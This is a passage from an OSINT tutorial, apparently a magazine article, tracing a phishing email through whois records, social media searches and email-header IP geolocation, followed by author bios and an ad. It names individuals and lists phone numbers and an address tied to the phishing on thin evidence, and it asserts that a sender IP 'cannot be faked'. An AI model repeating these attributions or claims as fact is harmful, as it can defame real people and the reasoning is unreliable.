


Figure 6. *Googleing a possible lead*



Figure 7. *Whois a lead*

POINT 5 – GETTING INFORMATION ABOUT THE POSSIBLE OWNER OF THE "MALITARYMAILZ.COM"

IWAY.CH – ANOTHER IMPORTANT LEAD

The previous page gave us more information and showed that the attacker is actually under another domain (iway.ch) thus making the first domain as fake.



Figure 8. *Whois iway.ch*

The next step would be to verify that the information is *authentic*.

POINT 6 – GETTING INFORMATION ON THE DOMAIN WE FOUND WHILE SEARCHING "MALITARYMAILZ.COM" ON WHOIS – IWAY.CH

OSWALD MATTHIAS

If we look close at both results, we can see that both of the domains have the same holder of the domain "Oswald Matthias", giving us *valuable* information.

Even though we have a name, we still need to investigate whether it's an alias or a fake name.

After crossing information we see that the name is a fake because in a fast search we see that it's a name of someone a famous Swiss/German, a well-known name *to someone that might be from Switzerland or Germany*, who is not even related to the matter (an architect), from another country (mismatching with the origin of the IP/Address)

Just to make sure, we've searched the name on Facebook and Wikipedia and we noticed that unlike Wikipedia, on Facebook the name is written with a single 's' and the facebook profile is unrelated to the Wikipedia page:




Figure 9. *Matthias Oswald's facebook page*




Figure 10. *Mathias Oswald's wiki page*

POINT 7 – FALSE LEAD – MATTHIAS OSWALD IS NOT WHO WE'RE AFTER

Going Back one step – IWAY.CH

ACCEING IWAY.CH

After failing to authenticate the person, we point our attention to our discovered domain (iway.ch) and try to access it:




Figure 11. *Iway.ch cloud services, a classic hideout*

We can see that it's a cloud-services company, and are known to be owned by attackers because it provides an easy way to hide oneself, and upon an abuse the "company" can just close the user (and then issue another one).

In extreme scenarios, this system is a classic technique for a nation to launch a cyber-attack on another nation.

POINT 8 – CLOUD SERVICES' A GOOD TECHNIQUE TO USE WHEN TRYING TO HIDE ONE'S IDENTITY

It's *important to note* that during forensic *we always check every possible lead*, whether it's a phone number, an address, a name, a domain, or anything else.

Now we go back to whois that was conducted against first domain.



Figure 12. *Whois on first lead revisited*

POINT 9 – WE GO BACK ONE STEP AGAIN TO OUR "MALITARYMAILZ.COM" WHO IS SEARCH TO FIND MORE LEADS REGARDING THE PERSON BEHIND ALL THIS

A NEW LEAD – PHONE NUMBER

Since we came to a dead end when we searched for information about the user, we will now try to investigate about the phone number (+41.45001114).




Figure 13. *Googling an important lead, a phonenumber*

POINT 10 – WE SHOULD TRY NOT TO MISS OUT ON ANYTHING, A PHONE CAN PROVIDE VALUABLE INFORMATION

FOUAD KAHWAGI

We now have a new name, "Fouad Kahwagi", so we now have a new lead and we search by name for further information:




Figure 14. *Checking Fouad Kahwagi*



Figure 15. *Fouad Kahwagi facebook page*




Figure 16. *Fouad Kahwagi twitter page*




Figure 17. *Fouad Kahwagi linkedin page*

POINT 11- SEARCHING MULTIPLY SOCIAL NETWORKS CAN PROVIDE INFORMATION THAT CAN HELP IN DETERMINING WHETHER WHAT WE FOUND IS TRUE OR FALSE

We also found another lead regarding another phone number that we found:

```
Domain name: ARCADEBK.COM
Administrative Contact:
   Lerner, Justin  info@mailitarymailz.com
   82 Mill Lane,
   West Hampstead
   London,  NW6 1NL
   UK
   +44.01616246780
```

Figure 18. *Focus on arcadebk.com information from whois*

POINT 12 – AS WE CAN SEE, WE ALWAYS NEED TO GO BACK AND FORTH IN OUR SEARCH, TO GATHER MORE EVIDENCE AND FIND MORE LEADS

EVEN MORE INTERESTING LEADS

So we now search the phone number on Google:




Figure 19. *Searching another lead on google, phone number*

We can see that the attacker has performed many phishing attempts.

We come back to the original email and we find an IP address, so we try to find its origin:

```
Delivered-To: [redacted]@gmail.com
Received: by 10.216.203.198 with SMTP id f10csp28280wec;
        Sat, 31 Aug 2013 14:56:38 -0700 (PDT)
X-Received: by 10.68.48.166 with SMTP id m6mr17140103pbn.105.1377986197302;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Return-Path: <brapp@rap.com>
Received: from smtp1.fptdata.net (smtp1.fptdata.net. [210.245.23.80])
        by mx.google.com with ESMTP id if6si4140183pbc.229.1969.12.31.16.00.00;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Received-SPF: neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) client-ip=210.245.23.80;
Authentication-Results: mx.google.com;
       spf=neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) smtp.mail=brapp@rap.com
X-MDAV-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:35 +0700
Received: from setiabecamexnew.setiabecamex.vn ([210.245.22.40])
        by smtp1.fptdata.net (smtp1.fptdata.net)
        (MDaemon PRO v11.0.0)
        with ESMTP id md50000006574.msg;
        Sun, 01 Sep 2013 04:49:33 +0700
X-Spam-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:33 +0700
        (not processed: message from trusted or authenticated source)
X-MDRemoteIP: 210.245.22.40
X-Return-Path: brapp@rap.com
X-Envelope-From: brapp@rap.com
Received: from spsetia.spsetia.com.vn (118.69.192.230) by
 SETIABECAMEXNEW.setiabecamex.vn (210.245.22.40) with Microsoft SMTP Server id
 14.2.247.3; Sun, 1 Sep 2013 04:47:15 +0700
Received: from User ([41.71.213.129]) by spsetia.spsetia.com.vn with Microsoft
 SMTPSVC(6.0.3790.4675);          Sun, 1 Sep 2013 04:50:24 +0700
From: Sales Rep. <brapp@rap.com>
Subject: Confirm Payment
Date: Sat, 31 Aug 2013 22:49:19 +0100
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_0086_01C2A9A6.67B8ED4C"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
BCC:
Message-ID: <SPSETIAMNCoEhfxpId7000062878@spsetia.spsetia.com.vn>
X-OriginalArrivalTime: 31 Aug 2013 21:30:24.0859 (UTC) FILETIME=[4DF36AB0:01CEA691]
X-IM-AS-Product-Ver: SMEX-10.0.0.1412-7.000.1014-20118.001
X-IM-AS-Result: No--1.814900-5.000000-31
X-IM-AS-User-Approved-Sender: No
X-IM-AS-User-Blocked-Sender: No

------=_NextPart_000_0086_01C2A9A6.67B8ED4C
Content-Type: text/plain; charset="Windows-1251"
Content-Transfer-Encoding: 7bit

Please check the bank payment swift copy.  Thanks, Sale Reps.

------=_NextPart_000_0086_01C2A9A6.67B8ED4C
```

Figure 20. *Investigating the e-mail for more info, ip address*

PINPOINT THE LOCATION – NIGERIA

We now search the IP for its location and information





Figure 21. *Pinpoint the location of the origin*

We now came across with a number of options and leads, but after some screening and gathered knowledge we concluded that this is the genuine source (The IP cannot be faked).

CONCLUSION

In conclusion, the attacker tried to hide himself and the domains center around three identities: “Fouad Kahwagi”, “Oswald Matthias” and “Justin Lerner”.

ABOUT THE AUTHOR



Gilad Ofir: Has years of experience as a System Administrator and Integrator, he has been working mostly with Windows OS and Linux OS, working with many AD environments, integrated with other Microsoft- related products.
Computer Programmer with knowledge in JAVA, C++, C, Python,JS,VBS,Perl and best at C# language.
He is Information Security Consultant at Defensia Company advising customers in Information Security related issued, pentesting, vulnerability assessment, code review and many more.
He also works as Instructor for Defensia Company in many Information Security related issued.

ABOUT THE AUTHOR



Dvir Levi: Dvir is currently an information security consultant with knowledge and experience from a very young age, in many fields of information security and a variety of computer systems, Internet and mobile, majoring in web, infrastructural and application based penetration-tests. Dvir has also knowledge and experience in computer forensics of cyber-crime, malware reversing and analysis, system managements, hardening as well as knowledge and experience in website development.

FREE eBOOK DOWNLOAD

ENCRYPTION KEY MANAGEMENT SIMPLIFIED


Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



DOWNLOAD THE eBOOK
townsendsecurity.com/eforensics

HACKERS DON'T BREAK ENCRYPTION.
